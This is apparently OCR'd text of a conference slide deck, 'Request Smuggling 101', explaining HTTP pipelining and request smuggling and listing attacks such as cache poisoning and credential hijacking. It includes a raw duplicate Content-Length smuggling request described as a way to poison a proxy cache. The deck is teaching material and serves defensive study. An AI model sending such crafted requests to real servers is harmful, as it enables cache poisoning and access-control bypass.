




Request Smuggling 101
Presented by Philippe Arteau from GoSecure
GoSECURE

Free workshops…







Bio

- Philippe Arteau
- Security Researcher at 

- Open-source developer
  - Find Security Bugs (SpotBugs - Static Analysis for Java)
  - Security Code Scan (Roslyn – Static Analysis for .NET)
  - Burp and ZAP Plugins (Retire.js, CSP Auditor, Reissue Request Scripter, …)

- Volunteer for the 

conference and former trainer

Agenda

- HTTP Tunneling
- What is Request Smuggling?

- Attacks
  - Cache poisoning
  - Credentials hijacking
  - URL filtering bypass
  - XSS


- Defences
  - Mitigations
  - Detection
- Takeaways

This presentation is …

The summary of 3 main research publications

2005

2016



2019

References to newer variants are also given at the end.


HTTP Tunneling


HTTP Versions

- HTTP/1.0 and before: Every request is one TCP connection
  - Lots of TCP handshake
  - No connection pool possible
- HTTP/1.1 uses by default persistent connections
  - Introduce Transfer-Encoding header

HTTP/1.1 RFC7230 https://tools.ietf.org/html/rfc7230#section-6

HTTP pipelining


With HTTP pipelining, the client does not wait for the response before sending the next request.



Multiple requests in the same TCP socket

```
GET /index.php HTTP/1.1
Host: myapp.com
Content-Length: 0

POST /login HTTP/1.1
Host: myapp.com
Content-Length: 32

username=admin&password=i<3gosec!
GET /logo.gif HTTP/1.1
Host: myapp.com
Content-Length: 0
```

HTTP Request Smuggling (HRS): Infrastructure




Proxy

Backend

- Web cache
- Firewall
- Load balancing

HTTP Request Smuggling (HRS): Infrastructure



Proxy
Sees **one** request

Backend
Sees **two** requests

Attacks

Early version of HRS (2005)

Abuse difference in the way proxy and web servers parse the **requests' length**.

```
POST /index.htm HTTP/1.1
Host: myapp.com
Content-Length: 0
Content-Length: 37

GET /profile/1337.json HTTP/1.1
Bla: GET /test.htm HTTP/1.1
Host: myapp.com
Connection: Keep-Alive
Content-Length: 0
```

/index.htm and **/test.htm**

Proxy use the **last** header

```
POST /index.htm HTTP/1.1
Host: myapp.com
Content-Length: 0
Content-Length: 37

GET /profile/1337.json HTTP/1.1
Bla: GET /test.htm HTTP/1.1
Host: myapp.com
Connection: Keep-Alive
Content-Length: 0
```

/index.htm and **/profile/1337.json**

WebServer use the **first** header

Ref: https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

Early version of HRS (2005)

Requested		**Returned**
`/index.htm`		`/index.htm`
`/test.htm`		`/profile/1337.json`

If the proxy is doing caching to ***.htm** resources, the cache gets **poisoned**!

More Risks

- Cache poisoning
  - Presented with the duplicate Content-Length example
- URL filtering bypass (Blacklist host or path)
- Credentials hijacking
- “Persistent” XSS
- Open-Redirect

Transfer-Encoding: chunked

“Chunked encoding is useful when larger amounts of data are sent to the client and the total size of the response may not be known until the request has been fully processed.”

